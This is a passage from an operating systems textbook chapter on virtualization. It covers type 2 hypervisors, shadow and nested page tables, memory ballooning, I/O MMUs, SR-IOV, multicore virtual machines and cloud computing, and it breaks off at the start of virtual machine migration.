So far we have described a type 1 hypervisor. Although type 2 hypervisors are conceptually different from type 1 hypervisors, they use, by and large, the same techniques. For instance, VMware ESX Server (a type 1 hypervisor first shipped in 2001) used exactly the same binary translation as the first VMware Workstation (a type 2 hypervisor released two years earlier).

However, to run the guest code natively and use exactly the same techniques requires the type 2 hypervisor to manipulate the hardware at the lowest level, which cannot be done from user space. For instance, it has to set the segment descriptors to exactly the right value for the guest code. For faithful virtualization, the guest operating system should also be tricked into thinking that it is the true and only operating system, with full control of all the machine's resources and with access to the entire address space (4 GB on 32-bit machines). When the guest operating system finds another system (the host kernel) squatting in its address space, first one will not be amused.

Unfortunately, this is exactly what happens when the guest runs as a user process on a regular operating system. For instance, in Linux a user process has access to just 3 GB of the 4-GB address space, as the remaining 1 GB is reserved for the

kernel. Any access to the kernel memory leads to a trap. In principle, it is possible to take the trap and emulate the appropriate actions, but doing so is expensive and typically requires installing the appropriate trap handler in the host kernel. Another (obvious) way to solve the two-kings problem is to reconfigure the system to remove the host operating system and actually give the guest the entire address space. However, doing so is clearly not possible from user space either.

Likewise, the hypervisor needs to handle the interrupts to do the right thing, for instance when the disk sends an interrupt or a page fault occurs. Also, if the hypervisor wants to use trap-and-emulate for privileged instructions, it needs to receive the traps. Again, installing trap/interrupt handlers in the kernel is not possible for user processes.

Most modern type 2 hypervisors therefore have a kernel module operating in ring 0 that allows them to manipulate the hardware with privileged instructions. Of course, manipulating the hardware at the lowest level and giving the guest access to the full address space is all well and good, but at some point the hypervisor needs to clean it up and restore the original processor context. Suppose, for instance, that the guest is running when an interrupt arrives from an external device. Since a type 2 hypervisor depends on the host's device drivers to handle the interrupt, it needs to reconfigure the hardware completely to run the host operating system code. When the device driver runs, it finds everything just as it expected it to be. The hypervisor behaves just like teenagers throwing a party while their parents are away. It is okay to rearrange the furniture completely, as long as they put it back exactly as they found it before the parents come home. Going from a hardware configuration for the host kernel to a configuration for the guest operating system is known as a **world switch**. We will discuss it in detail when we discuss VMware in Sec. 7.12.

It should now be clear why these hypervisors work, even on unvirtualizable hardware: sensitive instructions in the guest kernel are replaced by calls to procedures that emulate these instructions. No sensitive instructions issued by the guest operating system are ever executed directly by the true hardware. They are turned into calls to the hypervisor, which then emulates them.

7.4.2 The Cost of Virtualization

One might naively expect that CPUs with VT would greatly outperform software techniques that resort to translation, but measurements showed a mixed picture (Adams and Agesen, 2006). It turns out that the trap-and-emulate approach used by VT hardware generates a lot of traps, and traps are very expensive on modern hardware because they ruin CPU caches, TLBs, and branch prediction tables internal to the CPU. In contrast, when sensitive instructions are replaced by calls to hypervisor procedures within the executing process, none of this context-switching overhead is incurred. As Adams and Agesen show, depending on the workload, sometimes software would beat hardware. For this reason, some type 1 (and

type 2) hypervisors do binary translation for performance reasons, even though the software will execute correctly without it. In recent years, this situation changed and state-of-the-art CPUs and hypervisors are quite efficient with hardware virtualization. For instance, VMware no longer has a binary translator.

With binary translation, the translated code itself may be either slower or faster than the original code. Suppose, for instance, that the guest operating system disables hardware interrupts using the CLI instruction ("clear interrupts"). Depending on the architecture, this instruction can be very slow, taking many tens of cycles on certain CPUs with deep pipelines and out-of-order execution. It should be clear by now that the guest's wanting to turn off interrupts does not mean the hypervisor should really turn them off and affect the entire machine. Thus, the hypervisor must turn them off for the guest without really turning them off. To do so, it may keep track of a dedicated **IF** (**Interrupt Flag**) in the virtual CPU data structure it maintains for each guest (making sure the virtual machine does not get any interrupts until the interrupts are turned off again). Every occurrence of CLI in the guest will be replaced by something like "VirtualCPU.IF = 0", which is a very cheap move instruction that may take as little as one to three cycles. Thus, the translated code is faster. Still, with modern VT hardware, usually the hardware beats the software.

On the other hand, if the guest operating system modifies its page tables, this is very costly. The problem is that each guest operating system on a virtual machine thinks it "owns" the machine and is at liberty to map any virtual page to any physical page in memory. However, if one virtual machine wants to use a physical page that is already in use by another virtual machine (or the hypervisor), something has to give. We will see in Sec. 7.6 that the solution is to add an extra level of page tables to map "guest physical pages" to the actual physical pages on the host. Not surprisingly, mucking around with multiple levels of page tables is not cheap.

7.5 ARE HYPERVISORS MICROKERNELS DONE RIGHT?

Both type 1 and type 2 hypervisors work with unmodified guest operating systems, but have to jump through hoops to get good performance. We have seen that paravirtualization takes a different approach by modifying the source code of the guest operating system instead. Rather than performing sensitive instructions, the paravirtualized guest executes hypercalls. In effect, the guest operating system is acting like a user program making system calls to the operating system (the hypervisor). When this route is taken, the hypervisor must define an interface consisting of a set of procedure calls that guest operating systems can use. This set of calls forms what is effectively an **API** (**Application Programming Interface**) even though it is an interface for use by guest operating systems, not application programs.

Going one step further, by removing all the sensitive instructions from the operating system and just having it make hypercalls to get system services like I/O,

we have turned the hypervisor into a microkernel, like that of Fig. 1-26. The idea, explored in paravirtualization, is that emulating peculiar hardware instructions is an unpleasant and time-consuming task. It requires a call into the hypervisor and then emulating the exact semantics of a complicated instruction. It is far better just to have the guest operating system call the hypervisor (or microkernel) to do I/O, and so on.

Indeed, some researchers have argued that we should perhaps consider hypervisors as "microkernels done right" (Hand et al., 2005). The first thing to mention is that this is a highly controversial topic and some researchers have vocally opposed the notion, arguing that the difference between the two is not fundamental to begin with (Heiser et al., 2006). Others suggest that compared to microkernels, hypervisors may not even be that well suited for building secure systems, and advocate that they be extended with kernel functionality like message passing and memory sharing (Hohmuth et al., 2004). Finally, some researchers have made the argument that perhaps hypervisors are not even "operating systems research done right" (Roscoe et al., 2007). Since nobody said anything about operating system textbooks done right (or wrong)—yet—we think we do right by exploring the similarity between hypervisors and microkernels a bit more.

The main reason the first hypervisors emulated the complete machine was the lack of availability of source code for the guest operating system (e.g., for Windows) or the vast number of variants (e.g., for Linux). Perhaps in the future the hypervisor/microkernel API will be standardized, and subsequent operating systems will be designed to call it instead of using sensitive instructions. Doing so would make virtual machine technology easier to support and use.

The difference between true virtualization and paravirtualization is illustrated in Fig. 7-5. Here we have two virtual machines being supported on VT hardware. On the left is an unmodified version of Windows as the guest operating system. When a sensitive instruction is executed, the hardware causes a trap to the hypervisor, which then emulates it and returns. On the right is a version of Linux modified so that it no longer contains any sensitive instructions. Instead, when it needs to do I/O or change critical internal registers (such as the one pointing to the page tables), it makes a hypervisor call to get the work done, just like an application program making a system call in standard Linux.

In Fig. 7-5, we have shown the hypervisor as being divided into two parts separated by a dashed line. In reality, only one program is running on the hardware. One part of it is responsible for interpreting trapped sensitive instructions, in this case, from Windows. The other part of it just carries out hypercalls. In the figure the latter part is labeled "microkernel." If the hypervisor is intended to run only paravirtualized guest operating systems, there is no need for the emulation of sensitive instructions and we have a true microkernel, which just provides very basic services such as process dispatching and managing the MMU. The boundary between a type 1 hypervisor and a microkernel is vague already and will probably get even less clear as hypervisors begin acquiring more and more functionality and



Figure 7-5. True virtualization and paravirtualization.

hypercalls, as seems likely. Again, this subject is controversial, but it is increasingly clear that the program running in kernel mode on the bare hardware should be small and reliable and consist of thousands, not millions, of lines of code.

Paravirtualizing the guest operating system raises a number of serious issues. First, if the sensitive (i.e., kernel-mode) instructions are replaced with calls to the hypervisor, how can the operating system run on the native hardware? After all, the hardware does not understand these hypercalls. And second, what if there are multiple hypervisors available in the marketplace, such as VMware, the open source Xen originally from the University of Cambridge, and Microsoft's Hyper-V, all with somewhat different hypervisor APIs? How can the kernel be modified to run on all of them?

Amsden et al. (2006) have proposed a solution. In their model, the kernel is modified to call special procedures whenever it needs to do something sensitive. Together these procedures, called the **VMI** (**Virtual Machine Interface**), form a low-level layer that interfaces with the hardware or hypervisor. These procedures are designed to be generic and not tied to any specific hardware platform or to any particular hypervisor.

An example of this technique is given in Fig. 7-6 for a paravirtualized version of Linux they call VMI Linux (VMIL). When VMI Linux runs on the bare hardware, it has to be linked with a library that issues the actual (sensitive) instruction needed to do the work, as shown in Fig. 7-6(a). When running on a hypervisor, say VMware or Xen, the guest operating system is linked with different libraries that make the appropriate (and different) hypercalls to the underlying hypervisor. In this way, the core of the operating system remains portable yet is hypervisor friendly and still efficient.

Other proposals for a virtual machine interface have also been made. Another popular one is called **paravirt ops**. The idea is conceptually similar to what we described above, but different in the details. Essentially, a group of several Linux vendors that included companies like IBM, VMware, Xen, and Red Hat advocated



Figure 7-6. VMI Linux running on (a) the bare hardware, (b) VMware, and (c) Xen.

a hypervisor-agnostic interface for Linux. The interface, included in the mainline kernel from version 2.6.23 onward, allows the kernel to talk to whatever hypervisor is managing the physical hardware.

7.6 MEMORY VIRTUALIZATION

So far we have addressed the issue of how to virtualize the CPU. But a computer system has more than just a CPU. It also has memory and I/O devices. They have to be virtualized, too. Let us see how that is done.

Modern operating systems nearly all support virtual memory, which is basically a mapping of pages in the virtual address space onto pages of physical memory. This mapping is defined by (multilevel) page tables. Typically the mapping is set in motion by having the operating system set a control register in the CPU that points to the top-level page table. Virtualization greatly complicates memory management. In fact, it took hardware manufacturers two tries to get it right.

Suppose, for example, a virtual machine is running, and the guest operating system in it decides to map its virtual pages 7, 4, and 3 onto physical pages 10, 11, and 12, respectively. It builds page tables containing this mapping and loads a hardware register to point to the top-level page table. This instruction is sensitive. On a VT CPU, it will trap; with dynamic translation it will cause a call to a hypervisor procedure; on a paravirtualized operating system, it will generate a hypercall. For simplicity, let us assume it traps into a type 1 hypervisor, but the problem is the same in all three cases.

What does the hypervisor do now? One solution is to actually allocate physical pages 10, 11, and 12 to this virtual machine and set up the actual page tables to map the virtual machine's virtual pages 7, 4, and 3 to use them. So far, so good.

Now suppose a second virtual machine starts and maps its virtual pages 4, 5, and 6 onto physical pages 10, 11, and 12 and loads the control register to point to its page tables. The hypervisor catches the trap, but what should it do? It cannot use this mapping because physical pages 10, 11, and 12 are already in use. It can find some free pages, say 20, 21, and 22, and use them, but it first has to create new page tables mapping the virtual pages 4, 5, and 6 of virtual machine 2 onto 20, 21, and 22. If another virtual machine starts and tries to use physical pages 10, 11, and 12, it has to create a mapping for them. In general, for each virtual machine the hypervisor needs to create a **shadow page table** that maps the virtual pages used by the virtual machine onto the actual pages the hypervisor gave it.

Worse yet, every time the guest operating system changes its page tables, the hypervisor must change the shadow page tables as well. For example, if the guest OS remaps virtual page 7 onto what it sees as physical page 200 (instead of 10), the hypervisor has to know about this change. The trouble is that the guest operating system can change its page tables by just writing to memory. No sensitive operations are required, so the hypervisor does not even know about the change and certainly cannot update the shadow page tables used by the actual hardware.

A possible (but clumsy) solution is for the hypervisor to keep track of which page in the guest's virtual memory contains the top-level page table. It can get this information the first time the guest attempts to load the hardware register that points to it because this instruction is sensitive and traps. The hypervisor can create a shadow page table at this point and also map the top-level page table and the page tables it points to as read only. A subsequent attempts by the guest operating system to modify any of them will cause a page fault and thus give control to the hypervisor, which can analyze the instruction stream, figure out what the guest OS is trying to do, and update the shadow page tables accordingly. It is not pretty, but it is doable in principle.

Another, equally clumsy, solution is to do exactly the opposite. In this case, the hypervisor simply allows the guest to add new mappings to its page tables at will. As this is happening, nothing changes in the shadow page tables. In fact, the hypervisor is not even aware of it. However, as soon as the guest tries to access any of the new pages, a fault will occur and control reverts to the hypervisor. The hypervisor inspects the guest's page tables to see if there is a mapping that it should add, and if so, adds it and reexecutes the faulting instruction. What if the guest removes a mapping from its page tables? Clearly, the hypervisor cannot wait for a page fault to happen, because it will not happen. Removing a mapping from a page table happens by way of the INVLPG instruction (which is really intended to invalidate a TLB entry). The hypervisor therefore intercepts this instruction and removes the mapping from the shadow page table also. Again, not pretty, but it works.

Both of these techniques incur many page faults, and page faults are expensive. We typically distinguish between "normal" page faults that are caused by guest programs that access a page that has been paged out of RAM, and page faults that are related to ensuring the shadow page tables and the guest's page tables are in

sync. The former are known as **guest-induced page faults**, and while they are intercepted by the hypervisor, they must be reinjected into the guest. This is not cheap at all. The latter are known as **hypervisor-induced page faults** and they are handled by updating the shadow page tables.

Page faults are always expensive, but especially so in virtualized environments, because they lead to so-called VM exits. A **VM exit** is a situation in which the hypervisor regains control. Consider what the CPU needs to do for such a VM exit. First, it records the cause of the VM exit, so the hypervisor knows what to do. It also records the address of the guest instruction that caused the exit. Next, a context switch is done, which includes saving all the registers. Then, it loads the hypervisor's processor state. Only then can the hypervisor start handling the page fault, which was expensive to begin with. Oh, and when it is all done, it should reverse these steps. The whole process may take tens of thousands of cycles, or more. No wonder people bend over backward to reduce the number of exits.

In a paravirtualized operating system, the situation is different. Here the paravirtualized OS in the guest knows that when it is finished changing some process' page table, it had better inform the hypervisor. Consequently, it first changes the page table completely, then issues a hypervisor call telling the hypervisor about the new page table. Thus, instead of a protection fault on every update to the page table, there is one hypercall when the whole thing has been updated, obviously a more efficient way to do business.

Hardware Support for Nested Page Tables

The cost of handling shadow page tables led chip makers to add hardware support for **nested page tables**. Nested page tables is the term used by AMD. Intel refers to them as **EPT** (**Extended Page Tables**). They are similar and aim to remove most of the overhead by handling the additional page-table manipulation all in hardware, all without any traps. Interestingly, the first virtualization extensions in Intel's x86 hardware did not include support for memory virtualization at all. While these VT-extended processors removed many bottlenecks concerning CPU virtualization, poking around in page tables was as expensive as ever. It took a few years for AMD and Intel to produce the hardware to virtualize memory efficiently.

Recall that even without virtualization, the operating system maintains a mapping between the virtual pages and the physical page. The hardware "walks" these page tables to find the physical address that corresponds to a virtual address. Adding more virtual machines simply adds an extra mapping. As an example, suppose we need to translate a virtual address of a Linux process running on a type 1 hypervisor like Xen or VMware ESX Server to a physical address. In addition to the **guest virtual addresses**, we now also have **guest physical addresses** and subsequently **host physical addresses** (sometimes referred to as **machine physical addresses**). We have seen that without EPT, the hypervisor is responsible for

maintaining the shadow page tables explicitly. With EPT, the hypervisor still has an additional set of page tables, but now the CPU is able to handle much of the intermediate level in hardware also. In our example, the hardware first walks the "regular" page tables to translate the guest virtual address to a guest physical address, just as it would do without virtualization. The difference is that it also walks the extended (or nested) page tables without software intervention to find the host physical address, and it needs to do this every time a guest physical address is accessed. The translation is illustrated in Fig. 7-7.



Figure 7-7. Extended/nested page tables are walked every time a guest physical address is accessed—including the accesses for each level of the guest's page tables.

Unfortunately, the hardware may need to walk the nested page tables more frequently then you might think. Let us suppose that the guest virtual address was not cached and requires a full page-table lookup. Every level in paging hierarchy incurs a lookup in the nested page tables. In other words, the number of memory references grows quadratically with the depth of the hierarchy. Even so, EPT dramatically reduces the number of VM exits. Hypervisors no longer need to map the guest's page table read only and can do away with shadow page-table handling. Better still, when switching virtual machines, it just changes this mapping, the same way an operating system changes the mapping when switching processes.

Reclaiming Memory

Having all these virtual machines on the same physical hardware all with their own memory pages and all thinking they are the king of the mountain is great—until we need the memory back. This is particularly important in the event of **overcommitment** of memory, where the hypervisor pretends that the total amount of memory for all virtual machines combined is more than the total amount of real

memory present on the system. In general, this is a good idea, because it allows the hypervisor to admit more and more beefy virtual machines at the same time. For instance, on a machine with 32 GB of memory, it may run three virtual machines each thinking it has 16 GB of memory. Clearly, this does not fit. However, perhaps the three machines do not really need the maximum amount of physical memory at the same time. Or perhaps they share pages that have the same content (such as the Linux kernel) in different virtual machines in an optimization known as **deduplication**. In that case, the three virtual machines use a total amount of memory that is less than 3 times 16 GB. We will discuss deduplication later; for the moment the point is that what looks like a good distribution now may be a poor distribution as the workloads change. Maybe virtual machine 1 needs more memory, while virtual machine 2 could do with fewer pages. In that case, it would be nice if the hypervisor could transfer resources from one virtual machine to another and make the system as a whole benefit. The question is, how can we take away memory pages safely if that memory is given to a virtual machine already?

In principle, we could use yet another level of paging. In case of memory shortage, the hypervisor would then page out some of the virtual machine's pages, just as an operating system may page out some of an application's pages. The drawback of this approach is that the hypervisor should do this, and the hypervisor has no clue about which pages are the most valuable to the guest. It is very likely to page out the wrong ones. Even if it does pick the right pages to swap (i.e., the pages that the guest OS would also have picked), there is still more trouble ahead. For instance, suppose that the hypervisor pages out a page *P*. A little later, the guest OS also decides to page out this page to disk. Unfortunately, the hypervisor's swap space and the guest's swap space are not the same. In other words, the hypervisor must first page the contents back into memory, only to see the guest write it back out to disk immediately. Not very efficient.

A common solution is to use a trick known as **ballooning**, where a small balloon module is loaded in each VM as a pseudo device driver that talks to the hypervisor. The balloon module may inflate at the hypervisor's request by allocating more and more pinned pages, and deflate by deallocating these pages. As the balloon inflates, memory scarcity in the guest increases. The guest operating system will respond by paging out what it believes are the least valuable pages—which is just what we wanted. Conversely, as the balloon deflates, more memory becomes available for the guest to allocate. In other words, the hypervisor tricks the operating system into making tough decisions for it. In politics, this is known as passing the buck (or the euro, pound, yen, etc.).

7.7 I/O VIRTUALIZATION

Having looked at CPU and memory virtualization, we next examine I/O virtualization. The guest operating system will typically start out probing the hardware to find out what kinds of I/O devices are attached. These probes will trap to the

hypervisor. What should the hypervisor do? One approach is for it to report back that the disks, printers, and so on are the ones that the hardware actually has. The guest will then load device drivers for these devices and try to use them. When the device drivers try to do actual I/O, they will read and write the device's hardware device registers. These instructions are sensitive and will trap to the hypervisor, which could then copy the needed values to and from the hardware registers, as needed.

But here, too, we have a problem. Each guest OS could think it owns an entire disk partition, and there may be many more virtual machines (hundreds) than there are actual disk partitions. The usual solution is for the hypervisor to create a file or region on the actual disk for each virtual machine's physical disk. Since the guest OS is trying to control a disk that the real hardware has (and which the hypervisor understands), it can convert the block number being accessed into an offset into the file or disk region being used for storage and do the I/O.

It is also possible for the disk that the guest is using to be different from the real one. For example, if the actual disk is some brand-new high-performance disk (or RAID) with a new interface, the hypervisor could advertise to the guest OS that it has a plain old IDE disk and let the guest OS install an IDE disk driver. When this driver issues IDE disk commands, the hypervisor converts them into commands to drive the new disk. This strategy can be used to upgrade the hardware without changing the software. In fact, this ability of virtual machines to remap hardware devices was one of the reasons VM/370 became popular: companies wanted to buy new and faster hardware but did not want to change their software. Virtual machine technology made this possible.

Another interesting trend related to I/O is that the hypervisor can take the role of a virtual switch. In this case, each virtual machine has a MAC address and the hypervisor switches frames from one virtual machine to another—just like an Ethernet switch would do. Virtual switches have several advantages. For instance, it is very easy to reconfigure them. Also, it is possible to augment the switch with additional functionality, for instance for additional security.

I/O MMUs

Another I/O problem that must be solved somehow is the use of DMA, which uses absolute memory addresses. As might be expected, the hypervisor has to intervene here and remap the addresses before the DMA starts. However, hardware already exists with an **I/O MMU**, which virtualizes the I/O the same way the MMU virtualizes the memory. I/O MMU exists in different forms and shapes for many processor architectures. Even if we limit ourselves to the x86, Intel and AMD have slightly different technology. Still, the idea is the same. This hardware eliminates the DMA problem.

Just like regular MMUs, the I/O MMU uses page tables to map a memory address that a device wants to use (the device address) to a physical address. In a

virtual environment, the hypervisor can set up the page tables in such a way that a device performing DMA will not trample over memory that does not belong to the virtual machine on whose behalf it is working.

I/O MMUs offer different advantages when dealing with a device in a virtualized world. **Device pass through** allows the physical device to be directly assigned to a specific virtual machine. In general, it would be ideal if device address space were exactly the same as the guest's physical address space. However, this is unlikely—unless you have an I/O MMU. The MMU allows the addresses to remapped transparently, and both the device and the virtual machine are blissfully unaware of the address translation that takes place under the hood.

Device isolation ensures that a device assigned to a virtual machine can directly access that virtual machine without jeopardizing the integrity of the other guests. In other words, the I/O MMU prevents rogue DMA traffic, just as a normal MMU prevents rogue memory accesses from processes—in both cases accesses to unmapped pages result in faults.

DMA and addresses are not the whole I/O story, unfortunately. For completeness, we also need to virtualize interrupts, so that the interrupt generated by a device arrives at the right virtual machine, with the right interrupt number. Modern I/O MMUs therefore support **interrupt remapping**. Say, a device sends a message signaled interrupt with number 1. This message first hits the I/O MMU that will use the interrupt remapping table to translate to a new message destined for the CPU that currently runs the virtual machine and with the vector number that the VM expects (e.g., 66).

And finally, having an I/O MMU allows 32-bit devices to access memory above 4 GB. Normally, such devices are unable to access (e.g., DMA to) addresses beyond 4 GB, but the I/O MMU can easily remap the device's lower addresses to any address in the physical larger address space.

Device Domains

A different approach to handling I/O is to dedicate one of the virtual machines to run a standard operating system and reflect all I/O calls from the other ones to it. This approach is enhanced when paravirtualization is used, so the command being issued to the hypervisor actually says what the guest OS wants (e.g., read block 1403 from disk 1) rather than being a series of commands writing to device registers, in which case the hypervisor has to play Sherlock Holmes and figure out what it is trying to do. Xen uses this approach to I/O, with the virtual machine that does I/O called **domain 0**.

I/O virtualization is an area in which type 2 hypervisors have a practical advantage over type 1 hypervisors: the host operating system contains the device drivers for all the weird and wonderful I/O devices attached to the computer. When an application program attempts to access a strange I/O device, the translated code can call the existing device driver to get the work done. With a type 1 hypervisor,

the hypervisor must either contain the driver itself, or make a call to a driver in domain 0, which is somewhat similar to a host operating system. As virtual machine technology matures, future hardware is likely to allow application programs to access the hardware directly in a secure way, meaning that device drivers can be linked directly with application code or put in separate user-mode servers (as in MINIX3), thereby eliminating the problem.

Single Root I/O Virtualization

Directly assigning a device to a virtual machine is not very scalable. With four physical networks you can support no more than four virtual machines that way. For eight virtual machines you need eight network cards, and to run 128 virtual machines—well, let's just say that it may be hard to find your computer buried under all those network cables.

Sharing devices among multiple hypervisors in software is possible, but often not optimal because an emulation layer (or device domain) interposes itself between hardware and the drivers and the guest operating systems. The emulated device frequently does not implement all the advanced functions supported by the hardware. Ideally, the virtualization technology would offer the equivalence of device pass through of a single device to multiple hypervisors, without any overhead. Virtualizing a single device to trick every virtual machine into believing that it has exclusive access to its own device is much easier if the hardware actually does the virtualization for you. On PCIe, this is known as single root I/O virtualization.

SR-IOV (**Single Root I/O Virtualization**) allows us to bypass the hypervisor's involvement in the communication between the driver and the device. Devices that support SR-IOV provide an independent memory space, interrupts and DMA streams to each virtual machine that uses it (Intel, 2011). The device appears as multiple separate devices and each can be configured by separate virtual machines. For instance, each will have a separate base address register and address space. A virtual machine maps one of these memory areas (used for instance to configure the device) into its address space.

SR-IOV provides access to the device in two flavors: **PF** (**Physical Functions**) and (**Virtual Functions**). PFs are full PCIe functions and allow the device to be configured in whatever way the administrator sees fit. Physical functions are not accessible to guest operating systems. VFs are lightweight PCIe functions that do not offer such configuration options. They are ideally suited for virtual machines. In summary, SR-IOV allows devices to be virtualized in (up to) hundreds of virtual functions that trick virtual machines into believing they are the sole owner of a device. For example, given an SR-IOV network interface, a virtual machine is able to handle its virtual network card just like a physical one. Better still, many modern network cards have separate (circular) buffers for sending and receiving data, dedicated to this virtual machines. For instance, the Intel I350 series of network cards has eight send and eight receive queues.

7.8 VIRTUAL MACHINES ON MULTICORE CPUS

The combination of virtual machines and multicore CPUs creates a whole new world in which the number of CPUs available can be set by the software. If there are, say, four cores, and each can run, for example, up to eight virtual machines, a single (desktop) CPU can be configured as a 32-node multicomputer if need be, but it can also have fewer CPUs, depending on the software. Never before has it been possible for an application designer to first choose how many CPUs he wants and then write the software accordingly. This is clearly a new phase in computing.

Moreover, virtual machines can share memory. A typical example where this is useful is a single server hosting multiple instances of the same operating systems. All that has to be done is map physical pages into the address spaces of multiple virtual machines. Memory sharing is already available in deduplication solutions. **Deduplication** does exactly what you think it does: avoids storing the same data twice. It is a fairly common technique in storage systems, but it is now appearing in virtualization as well. In Disco, it was known as **transparent page sharing** (which requires modification to the guest), while VMware calls it **content-based page sharing** (which does not require any modification). In general, the technique revolves around scanning the memory of each of the virtual machines on a host and hashing the memory pages. Should some pages produce an identical hash, the system has to first check to see if they really are the same, and if so, deduplicate them, creating one page with the actual content and two references to that page. Since the hypervisor controls the nested (or shadow) page tables, this mapping is straightforward. Of course, when either of the guests modifies a shared page, the change should not be visible in the other virtual machine(s). The trick is to use **copy on write** so the modified page will be private to the writer.

If virtual machines can share memory, a single computer becomes a virtual multiprocessor. Since all the cores in a multicore chip share the same RAM, a single quad-core chip could easily be configured as a 32-node multiprocessor or a 32-node multicomputer, as needed.

The combination of multicore, virtual machines, hypervisor, and microkernels is going to radically change the way people think about computer systems. Current software cannot deal with the idea of the programmer determining how many CPUs are needed, whether they should be a multicomputer or a multiprocessor, and how minimal kernels of one kind or another fit into the picture. Future software will have to deal with these issues. If you are a computer science or engineering student or professional, you could be the one to sort out all this stuff. Go for it!

7.9 CLOUDS

Virtualization technology played a crucial role in the dizzying rise of cloud computing. There are many clouds. Some clouds are public and available to anyone willing to pay for the use of resources, others are private to an organization.

Likewise, different clouds offer different things. Some give their users access to physical hardware, but most virtualize their environments. Some offer the bare machines, virtual or not, and nothing more, but others offer software that is ready to use and can be combined in interesting ways, or platforms that make it easy for their users to develop new services. Cloud providers typically offer different categories of resources, such as "big machines" versus "little machines."

For all the talk about clouds, few people seem really sure about what they are exactly. The National Institute of Standards and Technology, always a good source to fall back on, lists five essential characteristics:

1. **On-demand self-service.** Users should be able to provision resources automatically, without requiring human interaction.
2. **Broad network access.** All these resources should be available over the network via standard mechanisms so that heterogeneous devices can make use of them.
3. **Resource pooling.** The computing resource owned by the provider should be pooled to serve multiple users and with the ability to assign and reassign resources dynamically. The users generally do not even know the exact location of "their" resources or even which country they are located in.
4. **Rapid elasticity.** It should be possible to acquire and release resources elastically, perhaps even automatically, to scale immediately with the users' demands.
5. **Measured service.** The cloud provider meters the resources used in a way that matches the type of service agreed upon.

7.9.1 Clouds as a Service

In this section, we will look at clouds with a focus on virtualization and operating systems. Specifically, we consider clouds that offer direct access to a virtual machine, which the user can use in any way he sees fit. Thus, the same cloud may run different operating systems, possibly on the same hardware. In cloud terms, this is known as **IAAS** (**Infrastructure As A Service**), as opposed to **PAAS** (**Platform As A Service**, which delivers an environment that includes things such as a specific OS, database, Web server, and so on), **SAAS** (**Software As A Service**), which offers access to specific software, such as Microsoft Office 365, or Google Apps), **FAAS** (**Function As A Service**), which helps you deploy applications to the cloud, and many other types of as-a-service. One example of an IAAS cloud is Amazon AWS, which happens to be based on the Xen hypervisor and counts multiple hundreds of thousands of physical machines. Provided you have the cash, you can have as much computing power as you need.

Clouds can transform the way companies do computing. Overall, consolidating the computing resources in a small number of places (conveniently located near a power source and cheap cooling) benefits from economy of scale. Outsourcing your processing means that you need not worry so much about managing your IT infrastructure, backups, maintenance, depreciation, scalability, reliability, performance, and perhaps security. All of that is done in one place and, assuming the cloud provider is competent, done well. You would think that IT managers are happier today than 10 years ago. However, as these worries disappeared, new ones emerged. Can you really trust your cloud provider to keep your sensitive data safe? Will a competitor running on the same infrastructure be able to infer information you wanted to keep private? What law(s) apply to your data (for instance, if the cloud provider is from the United States, is your data subject to the PATRIOT Act, even if your company is in Europe)? Once you store all your data in cloud X, will you be able to get them out again, or will you be tied to that cloud and its provider forever, something known as **vendor lock-in**?

7.9.2 Virtual Machine Migration

Virtualization technology not only allows IAAS clouds to run multiple different operating systems on the same hardware at the same time, it also permits clever management. We have already discussed the ability to overcommit resources, especially in combination with deduplication. Now we will look at another management issue: what if a machine needs servicing (or even replacement) while it is running lots of important machines? Probably, clients will not be happy if their systems go down because the cloud provider wants to replace a disk drive.

Hypervisors decouple the virtual machine from the physical hardware. In other words, it does not really matter to the virtual machine if it runs on this machine or that machine. Thus, the administrator could simply shut down all the virtual machines and restart them again on a shiny new machine. Doing so, however, results in significant downtime. The challenge is to move the virtual machine from the hardware that needs servicing to the new machine without taking it down at all.

